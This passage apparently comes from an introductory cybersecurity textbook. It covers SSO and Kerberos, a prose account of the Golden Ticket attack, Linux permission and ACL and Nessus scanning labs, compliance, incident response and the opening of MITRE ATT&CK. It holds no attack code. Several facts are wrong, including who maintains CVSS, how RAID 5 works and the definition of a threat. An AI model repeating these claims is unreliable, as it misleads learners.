
Given the ubiquitous nature of web applications, maintaining separate usernames and passwords can be difficult for users. A recent trend has been to support Single Sign On, where one identity provider is used to confirm that users are who they claim to be. There are a few protocols that make this possible, including SAML and OAuth.

SAML stands for Security Assertion Markup Language and is an XML based Single Sign On solution. The SAML workflow centers around the SAML identity provider or IDP. The following steps take place to grant access to a resource via SAML:

1. User accesses a sevice
2. User is redirected to SAML IDP with SAML request
3. User logs in
4. Credentials are verified
5. SAML IDP sends credentials to the service

OpenID is another protocol that allows users to authenticated using a third-party identity provider in a similar fashion to SAML. One of the main differences is that OpenID was designed to be decentralized, allowing for multiple IDPs for users to choose from. In February 2014 OpenID introduced OpenID Connect (OIDC), a more modern system that allows IDPs to provide information about users via a REST API. This move was largely in response to the popularity of OAuth.

OAuth is a method for allowing websites to access parts of a user's profile with the user's permission. OAuth is not *technically* a full-fledged authentication protocol, but it is often used as part of one. The following diagram highlights the differences between OpenID authentication and an OAuth flow:



OpenID vs. Pseudo-Authentication using OAuth by *Perhelion* used under *CC0 1.0*

7.3.10. Kerberos

Kerberos is an authentication protocol for client server connections. It was developed by MIT in the 1980s and is most largely deployed on Windows networks, but many Linux distributions support using it for authentication as well. Kerberos makes extensive use of time-based tickets and as such all client participating must have their clocks in sync. When functioning correctly, Kerberos allows for full authentication on an untrusted network.

Kerberos makes use of many different services and concepts to perform its duties. Some of these services may run on the same machine and they are almost always abbreviated:

Authentication Server (AS)

performs the authentication step with clients

Ticket-Granting Service (TGS)

service which creates and signs tickets

Ticket-Granting Tickets (TGT)

time stamped and encrypted (with the TGS secret key) ticket that grants the ability to create tickets and sessions for services

Key Distribution Center (KDC)

runs the TGS and grants TGTs

Service Principle Name (SPN)

name of a service that uses Kerberos authentication

To sign in and client reaches out to the AS which gets a TGT from the TGS running on the KDC and gives it to the client. The client gets the SPN of the service it wants to utilize and sends it along with the TGT to the TGS. Assuming the client has permission to access the service the TGS issues a ticket and session to the client. The ticket is then used to connect to the service.

Golden Ticket

A dangerous attack against Kerberos authentication exists and goes by the name *Golden Ticket*. TGTs are the cornerstone of Kerberos security and the Golden Ticket exploit targets them specifically.

Using the fully qualified domain name, security identifier, username of an account, and a KRBTGT password hash an attacker can create their own TGTs that will grant access to services. The KRBTGT account is an account that Windows machines use to perform Kerberos administrative tasks. The KRBTGT password hash can be obtained from any machine where that account was used if the attacker has complete access to the files on the hard drive. This may be done with physical access or through the use of malware on a victim machine.

An attacker will only be able to forge TGTs until the KRBTGT account password is changed, so a common remediation strategy is to change the password. Ultimately the administrator will need to determine how the KRBTGT password hash was obtained in the first place.

7.3.11. Tokenization

Tokenization may be used as part of an access control scheme to protect sensitive information. Information that would be highly valuable if compromised is replaced with a random token known to the parties involved in the transaction. In a typically scenario once the tokens have been established, only the token is sent out over an untrusted network.

Imagine you don't want your credit card number exposed to merchants. One solution would be if you used a payment service that issued you a new credit card number for each transaction. This credit card number would only be valid for a single transaction and would be billed to your regular credit card (which the payment service would have access to). In this case the token is the one-time-use credit card number and the sensitive information is your actual credit card number. Payment services like ApplePay and GoogleWallet do exactly this.

7.4. Lab: Linux File Permissions

In this lab we are going to explore UNIX style file permissions and determine what they can do and why they are limited. Finally we will see how Linux ACLs provide more flexibility in assigning permissions.

We will be working in a vanilla Ubuntu container and installing software and adding users manually. Let's start up the container, install the packages we need, and add some users to work with:

```
C:\Users\rxt1077\it230\docs>docker run -it ubuntu bash
root@11ce9e5ee80e:/# apt-get update
<snip>
root@11ce9e5ee80e:/# apt-get install acl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  acl
0 upgraded, 1 newly installed, 0 to remove and 4 not upgraded.
Need to get 37.8 kB of archives.
After this operation, 197 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 acl amd64 2.2.53-6 [37.8 kB]
Fetched 37.8 kB in 0s (94.1 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package acl.
(Reading database ... 4127 files and directories currently installed.)
Preparing to unpack .../acl_2.2.53-6_amd64.deb ...
Unpacking acl (2.2.53-6) ...
Setting up acl (2.2.53-6) ...
root@11ce9e5ee80e:/# useradd alice
root@11ce9e5ee80e:/# useradd bob
root@11ce9e5ee80e:/# useradd carol
root@11ce9e5ee80e:/# useradd dave
```

Traditional UNIX file permissions support user and group ownership of a file. Read, write, and execute permissions for a file can be set for the user, group, or others. You can view the permissions of a file with the `ls -l` command. Let's make home directories for Alice, Bob, and Carol and view the default permissions:

```
root@11ce9e5ee80e:/# cd home
root@11ce9e5ee80e:/home# mkdir alice bob carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwxr-xr-x 2 root root 4096 Oct 28 01:28 alice
drwxr-xr-x 2 root root 4096 Oct 28 01:28 bob
drwxr-xr-x 2 root root 4096 Oct 28 01:28 carol
```

The text `drwxr-xr-x` tells us that these files are directories, the owner has read/write/execute permission, the group has read/execute permission, and other users have read/execute permission. It is important to note that execute permissions are required for viewing the contents of a directory.

Files owners and a groups are set with the `chown` command, following the format `chown <user>.<group> <filename>`. Let's try to use this command to make the home directories of alice, bob, and carol private:

```
root@11ce9e5ee80e:/home# chown alice.alice alice
root@11ce9e5ee80e:/home# chown bob.bob bob
root@11ce9e5ee80e:/home# chown carol.carol carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwxr-xr-x 2 alice alice 4096 Oct 28 01:28 alice
drwxr-xr-x 2 bob   bob   4096 Oct 28 01:28 bob
drwxr-xr-x 2 carol carol 4096 Oct 28 01:28 carol
```

When a user is added to a UNIX system with the `useradd` command a group with their name is created. This allows us to pass a group to `chown` that only they will have access to. While this is a good start, others still have the ability to read and execute these directories, meaning *anyone* can view the contents. To prove this, lets assume the role of dave and try doing an `ls` on each of the directories:

```
root@11ce9e5ee80e:/home# su dave ①
$ ls alice
$ ls bob
$ ls carol
$ exit
```

① `su` allows us to assume the role of anyone, often it is used to assume the role of the *superuser*

The `ls` command was successful even though there were no files to look at. If we weren't able to view the contents, we would have received a permission denied error. The `chmod` command is used to modify file permissions for a User (`u`), Group (`g`), Others (`o`), or All (`a`). `chmod` can remove a permission with `-`, add a permission with `+`, or set a permission (removing others) with `=`. Let's use `chmod` to actually make these home directories private:

```
root@11ce9e5ee80e:/home# chmod u=rwx,g=,o= alice
root@11ce9e5ee80e:/home# chmod u=rwx,g=,o= bob
root@11ce9e5ee80e:/home# chmod u=rwx,g=,o= carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwx------ 2 alice alice 4096 Oct 28 01:28 alice
drwx------ 2 bob   bob   4096 Oct 28 01:28 bob
drwx------ 2 carol carol 4096 Oct 28 01:28 carol
```

Things look much better, but let's test it and see if Dave can view any of the directories:

```
root@11ce9e5ee80e:/home# su dave
$ ls alice
ls: cannot open directory 'alice': Permission denied
$ ls bob
ls: cannot open directory 'bob': Permission denied
$ ls carol
ls: cannot open directory 'carol': Permission denied
$ exit
```

Lastly, lets make sure that Alice can view the contents of her home directory:

```
root@11ce9e5ee80e:/home# su alice
$ ls alice
$ exit
```

Looks good!

Using your first name (all lowercase) add yourself as a user and create a home directory for yourself. Set the permissions such that only you can view the contents. Show the permissions of the home directory and demonstrate that another user *cannot* view its contents. Take a screenshot showing all of this and submit this as one of your deliverables.

Unfortunately traditional UNIX file permissions often do not provide the granularity needed in a modern system. For example, lets assume that we wanted a web server to be able to view the contents of Alice, Bob, and Carol's home directories. This is typically done to allow users to place a `public_html` directory in their home directory and set up a personal web space. We could do this by making their home directories viewable by others, but then we have the same issue we started with. We could also do this by changing the group ownership of their home directories to a group that the web server is part of, but then we open up the home directories to any other users or services that are part of that group.

The solution to this problem is to use Linux ACLs, which allow you to fine tune permissions. Two commands, `setfacl` and `getfacl` are used to adjust Linux ACLs. As an example let's add an http user, use the `setfacl` command to explicitly give the http user read and execute permissions to all three directories, list the new permissions, and list the new ACLs:

```
root@11ce9e5ee80e:/home# useradd http
root@11ce9e5ee80e:/home# setfacl -m u:http:rx alice bob carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwxr-x---+ 2 alice alice 4096 Oct 28 01:28 alice ①
drwxr-x---+ 2 bob   bob   4096 Oct 28 01:28 bob
drwxr-x---+ 2 carol carol 4096 Oct 28 01:28 carol
root@11ce9e5ee80e:/home# getfacl alice bob carol
# file: alice
# owner: alice
```

```
# group: alice
user::rwx
user:http:r-x
group::---
mask::r-x
other::---

# file: bob
# owner: bob
# group: bob
user::rwx
user:http:r-x
group::---
mask::r-x
other::---

# file: carol
# owner: carol
# group: carol
user::rwx
user:http:r-x
group::---
mask::r-x
other::---
```

① Notice the + sign indicating there are extra permissions

Take a screenshot showing that the http user has access to each directory.

When you are done, you can type exit to exit bash and stop the container.

7.5. Review Questions

1. *What is the difference between authentication and authorization?*

2. *Describe three technologies used to control physical access?*

3. *Imagine you are writing security policies for a mid-sized corporation. What would your policy be regarding the use of SSH keys? Why?*

8. Vulnerability Management and Compliance

It is not only good practice, but also a matter of law that information infrastructure be secured. In order to better understand what that legalities are and how vulnerabilities can and should be

addressed, we need to make sure we understand the key terms used:

Vulnerability
: a weakness or lack of countermeasure that can be exploited by a threat

Vulnerability Management
: the process of identifying, classifying, and remediating vulnerabilities

Asset
: something that we are trying to protect

Threat
: the vulnerability being exploited

Risk
: the impact of an exploit taking place

Control/Countermeasure
: actions taken/configurations to remediate vulnerabilities

It may be helpful to discuss these in terms of an analogy. A vulnerability would be an unlocked door. Vulnerability management would be noticing the door and weighing the risk. This may involve looking at the crime rate of the area, determining the value of the items in the house, taking into account how difficult it would be to lock the door, and determining whether you want to lock the door and/or purchase an alarm system. An asset would be the things in the house, like a laptop of example. Risk would be the impact or a robbery, perhaps $800 for the lost laptop. Finally controls/countermeasures would be locking the door, getting a camera system, and/or and alarm system.

8.1. Vulnerability Management

The first step in managing vulnerabilities is gathering information. The security team needs to collect:

- Hardware information including the operating systems being used and type of device (laptop, server, IoT, etc.)
- Network information including IP addresses, MAC addresses, and details about the network segment
- Domain information including domain name and workgroup
- Information about applications used and their approval status
- Information from security tools currently running on the device
- Owner information for the device

This information can be gathered from endpoint management software and a significant portion of it typically is. This step is part of inventory management, the process of keeping a centralized database of asset information. Using endpoint agents, network monitoring (often via simple

network management protocol, SNMP), and endpoint scripts, an inventory management system can keep track of the last date a user was logged in, the operating system being used, the applications installed and their install dates, and the network segment the device is on. Good inventory management is required for good vulnerability management.

Scans can also be used to find vulnerabilities. Vulnerability scans can be run internally and externally either under a privileged or unprivileged account. Scans are typically scheduled and run per network segment at times when they will be least intrusive. These scans will generate reports or use dashboards to keep the security team notified if any vulnerabilities are found.

Scripts or third party programs can also be used to monitor specific endpoints. These scripts may perform ICMP, SNMP, TCP/UDP, or HTTP checks. Often they are specific to the device being monitor. For example, if we have an internal web server that has had a directory traversal vulnerability in the past we might write a script to perform GET requests for vulnerable URLS and return an alert if they succeed. This kind of bespoke monitoring is a key aspect of vulnerability management.

8.1.1. CVEs

CVE Logo is used under fair use

Vulnerabilities are classified/published in a US national vulnerability database operated by the MITRE corporation. The database is known as Common Vulnerabilities and Exposures or CVE for short. Typically these vulnerabilities are reported by vendors or researchers, vetted by MITRE, and finally given a number. A typical CVE may look like this: CVE-2021-26740. This shows the year the vulnerability was disclosed as well as a unique number for that vulnerability in that year.

Security scanners will often report CVEs on systems that are vulnerable. The security team can then look up the CVE and find what steps can be taken to mitigate the exploit. It's important to note that MITRE and the disclosing vendor may also choose to *embargo* a CVE, that is delay its release until after a patch is available. This does mean that not *all* disclosed vulnerabilities are immediately available in the CVE database.

8.1.2. CVSS

The Common Vulnerability Scoring System is a system used to assess the severity of exploits and vulnerabilities. Once a CVE is created a CVSS is also creating, taking into account the prevalence of the exploit, its ease of use, and its ability to do harm. CVSSs use a scale of zero to ten, zero being the least severe and ten being the most severe:

C	ommon
V	ulnerability
S	coring
S	ystem

- 0.0: None
- 0.1-3.9: Low
- 4.0-6.9: Medium
- 7.0-8.9: High
- 9.0-10.0: Critical

CVSSs are researched and maintained by the National Infrastructure Advisory Council (NIAC). A CVSS score is a very important tool used in the next phase we will discuss, evaluation.

8.1.3. Evaluation

Once information has been gathered and the threats are understood it is time to perform an evaluation.

A security team needs to take into account the costs of asset. If this device was to go down how damaging would that be to the company? If it needed to be replaced how much would it cost?

The value of the data also needs to be assessed. Is that data sensitive? Is it mission critical to the functioning of the company? What would happen if we lost this data?

The value of an asset or data to a bad actor also needs to be assessed. Is there sensitive data that could be sold? Could the leaked data compromise the companies long-term goals? Could the data be used to cause an outage?

Legal consequences of a vulnerability should also be assessed. Will there be fines or lawsuits if this vulnerability is exploited?

Finally reputational consequences should be evaluated. Will there be a loss of customers if this threat is realized? Will a breach undermine the trust people place in us?

8.2. Compliance

Both business and legal standards have been established to ensure that all parts of the information security CIA triad are protected. Taking measures to follow these standards is known as *compliance*. This section will outline the details of many important policies and businesses comply with.

8.2.1. Compliance Tools

In order to determine if systems are in compliance, compliance audits are performed. These may be automated, and may be as simple as endpoint software that periodically scans machines. They may be as complex as having an outside team perform penetration testing on a particular site. In either case, compliance audits are looking for situations that violate security policies.

Risk assessment is an important part of compliance that determines just how damaging one of the violations discovered may be. Risk analysis reports are often generated as a second step in a compliance audit. These reports help the company make an informed decision as to what actions should be taken.

Lastly *change controls* are used to ensure that changes that need to happen are put in place and to track down changes that led to the violations of the security policies. By keeping track of how and why a system changes and requiring approvals systems can more from an insecure state to a secure one and hopefully stay that way. Change controls should be found in all facets of cybersecurity work.

8.2.2. PII/PCI

Personally Identifiable Information (PII) and Payment Card Industry (PCI) compliance is probably the largest sector of compliance. PII may be social security numbers (SSNs), first and last names, birthdays, addresses, mother's maiden names, etc. PCI related data would be a card holder's name, account number, card expiration dates, security codes, strip/chip data, PINs, or card numbers.

Most of the protocols detailed here are designed to protect this data.

8.2.3. PCI DSS

PCI DSS stands for Payment Card Industry Data Security Standards. It is mandated by the major credit card companies and maintained by the Payment Card Industry Security Standards Council (PCI SSC).

Coming in at over 100 pages, the DSS are basic rules to protect PCI data. They detail network security, vulnerability management, monitoring/testing requirements, and other information security policy.

The standards are are based on levels, which in turn are based on how many credit card transactions a business performs. More strict standards are applied to companies that do more business (lower levels). The levels are shown below:

- Level 1 - Over six million transactions annually
- Level 2 - Between one and six million transactions annually
- Level 3 - Between 20,000 and one million transactions annually
- Level 4 - Less than 20,000 transactions annually

8.2.4. PHI/HIPPA

Protected Health Information (PHI) is another type of protected data covered by various legal and industry standards. PHI may be a medical history, admissions information for medical facilities, prescription information, or health insurance data.

The Health Insurance Portability and Accountability Act (HIPAA) provides standards for how PHI should be handled. In accordance with HIPAA PHI can only be disclosed to certain parties, users have a right to see and correct PHI, and PHI must be securely stored and transmitted.

If you've ever wondered why your health care provider always sends you to a secure portal instead of emailing you the details of your visit, it is because they are dealing with PHI and email is not considered secure.

8.2.5. SOX/GLBA

The Sarbanes-Oxley Act (SOX) was passed following the busting of the dotcom bubble to help combat financial fraud. SOX details some basic CIA measures (as do most regulations):

Confidentiality

encryption, data loss prevention

Integrity

access control, logging

Accessibility

data retention, audits, public disclosure of breaches

The interesting thing is that these controls also make it harder for a company to lie about its dealings. By retaining records for 90 days, tracking changes, and requiring public disclosure, SOX makes it harder for corporations to commit fraud.

The Gram-Leach-Bliley Act (GLBA) is another act designed to protect CIA and provide more information for the customer. The GLBA mandates that a financial institution must explain what they do with customer information, offer the customer the right to opt-out, and make sure the vendors they work with are in compliance.

8.2.6. GDPR

Convert GDPR is used under CC BY 2.0

The General Data Protection Regulation (GDPR) is a less targeted, but more far-reaching European Union law requiring that customers be notified if they are being tracked. For most people, the biggest effect of the GDPR is that they have to sign off on cookies being used by web sites. Recall that cookies are used almost exclusively for session management and as such they track visitors to a website.

The GDPR outlines rules for risk assessment, encryption, pseudonym usage, documentation, and audits. The GDPR also gives visitors the option to have their customer data forgotten by a website. Businesses wishing to operation in the European theater, most world-wide businesses, must make themselves GDPR compliant.

8.2.7. US Patriot Act/PRISM

Not all regulations that require compliance are concerned with protecting information. Some regulations are designed to specifically weaken confidentiality for spying by government entities.

The US Patriot Act was passed following the 9/11 attacks and among many other things, it required telecom providers to comply with request customer information. These could be logs of phone calls, samples of network traffic, or location information.

Later in 2007, the Protect America Act (PAA) expanded on this surveillance requiring more companies to comply with requests for information. This act ushered in the PRISM program, uncovered by the Edward Snowden leaks, which forced companies to comply with a world-wide internet surveillance program.

8.3. Lab: Scanning with Nessus

In this lab we will be downloading the Nessus vulnerability scanner and using it to scan a machine. Click here to register for an activation code and receive a link to download Nessus essentials. Once you have installed the latest version of Nessus for your OS and completed the registration move on to the next steps.

Nessus runs a web interface on localhost with a self-signed certificate, so you will need to accept it to continue.

Run `ipconfig` on a Windows device or `ifconfig` on a Mac to find your Wifi adapter IP address. Exchange IP addresses with a friend (you will scan each other) and put your friend's IP into the *Welcome to Nessus Essentials* dialog. When you click *Next* Nessus will begin the host discovery step, making sure that the IP address you put in actually corresponds to an active host. Click the checkbox next to the host once it shows up in *Host Discovery* and run the scan. You'll notice the status is *Running* while the scan is being performed.

Once the scan is complete, take a look at the summary of vulnerabilities in the *Hosts* tab. How many non-info vulnerabilities are there in each category (Low, Medium, High, Critical)?

Take a screenshot of the *Vulnerabilities* tab once the scan is complete.

Pick two vulnerabilities and describe them *in your own words*. What mitigation steps could you take to eliminate these vulnerabilities?

8.4. Review Questions

1. *What information needs to be collected by a security team when assessing possible vulnerabilities?*

2. *What is the purpose of the CVE database and how does it help a security team?*

3. *Give three examples of PII.*

9. Incident Response and Continuity

Even with the strongest security controls in place, incidents will still occur. It is important to be prepared to respond and get things back up and running as soon as possible. This process is known

as incident response and continuity.

9.1. Security Organizations

We have looked at many of these security ogranizations already, but we talk about them in more depth here. These organizations create the analysis frameworks and vulnerability lists that security specialists use to respond to an incident.

9.1.1. MITRE

The MITRE Corporation, Public domain, via Wikimedia Commons

In the 1940s and 1950s MIT scientists developed large-scale computing laboratories. In 1958 MITRE was formed as a private corporation from the personnel and equipment in these labs. Currently, MITRE is a federally funded research and development center.

As mentioned previously, MITRE maintains the CVE DB. MITRE has also developed the ATT&CK framework for analyzing incidents. We will go through each step of the framework at the end of this chapter.

9.1.2. NIST

NIST stands for National Institute of Standards and Technology. It is a federally supported through the US Department of Commerce and posits itself as an institute to promote American innovation. NIST develops standards, guidelines, and best practices in technical fields.

NIST also has a security framework they've developed known as the NIST framework. It outlines the general responsibilities of a security team:

- Identify
- Protect
- Detect
- Respond
- Recover

9.1.3. OWASP

The Open Web Application Security Project (OWASP) is an international non-profit organization focused on web application security. They have an active online community with tools, forums, videos, and news posts. Their most popular resource is the OWASP Top 10, an annual listing of the most popular web application vulnerabilities.

9.2. SOC

A security operations center (SOC) is a dedicated team of security experts working within the business they are protecting. Incident response and recovery is the job of the SOC. SOCs also set up preventative infrastructure, monitor the environment, respond to possible threats, manage logs,

and maintain compliance.

An important concept in the SOC is the idea of a *baseline*. A popular company may be attacked hundreds of times over the course of a day. It is important that the SOC knows what the average volume of attack is so they can maintain resources to respond. Through monitoring an SOC can establish a baseline of what is normal in the environment.

9.3. Incidents

Incidents are part of working at an SOC, they will occur. The best SOCs may spot them before they're an issue (or an incident even) and have practice how to respond and recovery. The goal is to maintain continuity of services provided even if an incident occurs.

9.3.1. Precursors

Typically before an incident takes place, there are warning signs or precursors telling you that an incident is going to occur. Precursors may be obvious like threats from APTs, criminal organizations, or Hacktivist. They can also be subtle, such as patterns of recon in web server logs or evidence of transient port scans. Finally a precursor may be the discovery of a new exploit which leads to an uptick in malicious actor activity for everyone. In all cases, it's important to keep an eye out for precursors. If an incident is caught in this phase it is much easier to handle.

9.3.2. Indicators

The next level up from a precursor is an indicator. An indicator is an alert showing that an incident has been detected. These may be raised by the IDS/IPS, endpoint management system, malware scanners, network devices, or even a user report.

Once and indicator alarm has been triggered, an SOC member must respond and investigate. In the best case scenario the indicator is telling you that an incident has been detected before too much damage has been done.

9.4. Response

In the response phase, the SOC deals with an incident to mitigate the harm it causes. Every incident is different, but the governing principles and steps are the same.

9.4.1. Business Continuity

The concept of continuity is central to the steps taken to respond to an incident. Remember that the goal is to keep things running and keep services available. Business Continuity has three main parts: Business Continuity Planning (BCP), Business Impact Analysis (BIA), and Disaster Recovery Planning (DRP).

Business Continuity Planning (BCP) is a methodology for keeping things running. With BCP threats are identified in advance and critical business processes are prioritized. Recovery procedures for these processes have been developed and tested. In response to an incident, these procedures are followed as practiced.

Business Impact Analysis (BIA) identifies business functions and rates the impact of an outage on these functions. BIA measures the impact of an outage on:

- Property (tangible assets)
- Finance (monetary funding)
- Safety (physical protection)
- Reputation (status)
- Life (well being)
- Customers

BIA can help pinpoint mission-essential functions and single points of failure. This allows SOCs to determine where there resources should go in terms of having the best chance of maintaining business continuity.

Finally having a Disaster Recovery Plan (DRP) makes it easier to recover in the case of a large-scale issue. Disaster Recovery (DR) entails policies, tools, and procedures to recover from an outage. DRPs will detail order of restoration and require a lot of testing to ensure that the entire suite of supported applications can be brought back up. A standard DRP will detail:

- Purpose and Scope
- Recovery Team
- Preparing for a Disaster
- Emergency Procedures or Incident Response During an Incident
- Restoration Procedures and Return to Normal

9.4.2. Redundancy

Redundant services can help with continuity by making sure there is always an uncompromised service available. The key concepts of redundancy are detailed within the language it uses:

Redundancy
: extra components/services that run in case of failures

Failover
: the process of turning over to a secondary device

High availability (HA)
: ensures high level of operation performance

Fault tolerance
: allows a system to continue in the event of a failure

Single Point of Failure (SPOF)
: a single failure that can cause an outage

Hot, Cold, & Warm

One typical way to implement redundancy is through the use of hot, cold, and warm sites.

A hot site is a secondary location that is live and replicating in real-time what is happening in production. In the case of the primary site going down, a hot site can failover immediately.

A cold site is a secondary location without equipment. A cold site will take some time to set up and configure in the case of an outage.

A warm site is a secondary location with all equipment and connectivity. The equipment will still need to be turned on and made production ready, but it will not take as long to failover to a warm site as a cold one.

RAID

RAID is an interesting case of redundancy that occurs at the server storage level. RAID stands for Redundant Array of Inexpensive/Independent Disks and as the name states it uses multiple disks to make reads/writes faster *and* to be able to recover if one of the disks fails. It is important to note that RAID is not a backup. Backups are meant to aid in recovery and can be co-located. A RAID array is mean to work on a single machine and help mitigate damages cause by disk failures.

RAID has multiple levels, each of which prioritizes a different aspect:

- RAID 0: Data is stripped across multiple disks to make reads/writes faster. If a single disk is lost *the whole array goes down*.
- RAID 1: Data is mirrored across multiple disks for redundancy. If a single disk is lost the array can be recovered from the other disks.
- RAID 5: At least three disks are used in a stripped and mirrored fashion such that read/write speeds are increased *and* if a *single* disk goes down the array can be rebuilt.
- RAID 10: A combination of RAID0 and RAID1.

9.4.3. Isolation and Containment

The first step in reaction to an incident is to remove the asset from the network so that the damage does not spread. It is standard procedure for malware to attempt to spread to other machines and the fastest way for it to do that is through an internal network. By isolating the infected asset, we can help prevent this.

There are a few other tools for containing malware such as sandboxing and snapshots. Sandboxing refers to the practice of running processes in a controlled environment on a machine. Most web browsers sandbox the JavaScript they run, meaning that if a website is serving malicious JS it should not be able to affect anything else on the machine. Snapshots refer to periodically saving the state of the storage device on a machine. This allows the SOC to roll the machine back to a previous state, before malware was active.

9.4.4. Recovery

Recovery can be a long process, but it is the core of responding to an incident. If it is possible to

remove malware from a machine, that action is taken in this step. Breached accounts are also disabled.

Unfortunately it may be impossible to roll back some assets to a previously uncompromised state, in which case they may need to be restored from a backup or failing that rebuilt from the ground up. Backups make recovery much simpler and companies that do not have a backup plan typically implement them after their first incident. That being said, malware may have also found its way into the backups if given enough time on the system. In that case the asset is typically destroyed and a new one is built. While this can take a long time, it is one of the few ways to know for sure that the asset isn't compromised.

9.4.5. Remediation

Remediation is focused on making sure that an incident can't happen again. Remediation may entail patches, firewall changes, IoC database updates, or even adding more layers of security. The goal is to ensure that all assets are safe.

9.4.6. Reporting

Reporting is a critical step. It is important to collect timestamped logs as well as accounts of how the incident plans were rolled out. This can help you determine if the plans should be changed and can help you know what to look for in the future. In the best case scenario good reporting lets you catch future precursors before they become incidents.

Disclosure is also an important aspect of the reporting phase. Both compliance and basic ethics mandate that customers be made aware of any data lost. By disclosing the details of an incident you can also other companies aware of what types of attacks are occurring "in the wild."

9.5. MITRE ATT&CK Framework

In the Malware chapter we covered Lockheed Martin's Cyber Killchain attack analysis framework. Cyber killchain is not the only analysis framework available, a popular alternative is the MITRE ATT&CK framework. ATT&CK has 14 sections that cover adversarial tactics, techniques, and common knowledge. Each section is separated into different matrices that have their own sub-techniques.

Developed in 2013, the ATT&CK framework is a modern way of looking at an incident that can help drive decision making regarding response and continuity.

9.5.1. Reconnaissance

Reconnaissance is the act of collecting information about a target. This typically involves vulnerability scanning, network mapping, and phishing. Attackers are generally looking for weak links and a way in to the company. Understanding how reconnaissance is performed can help a security team pick up on the precursors to an incident.

9.5.2. Resource Development

Resource development involves acquiring infrastructure from which to deploy an attack. This may involve impersonation or custom tailoring exploits based on the results of the previous reconnaissance. In the resource development phase, all the actions needed to set the stage for an attack are performed.

9.5.3. Initial Access

Initial access refers to the first breach of security. There are many ways for this to occur, but some common ones are phishing, someone clicks on a link in an email, or through a compromised accounts. Attackers may find it easier to exploit the underlying software a corporation uses as is the case in a supply chain attack. There are even instances of attackers leaving rogue flash drives in common areas or attacking WiFi networks from nearby cars.

However it is performed, initial access is the first real compromise in an attack.

9.5.4. Execution

Execution involves running the commands or scripts needed to perform the rest of the attack. Much of this may be automated through PowerShell or BASH scripts. These scripts will exploit vulnerability, setup tasks to run, download and install software, and possibly even give attackers a foothold for internal spearphishing.

9.5.5. Persistence

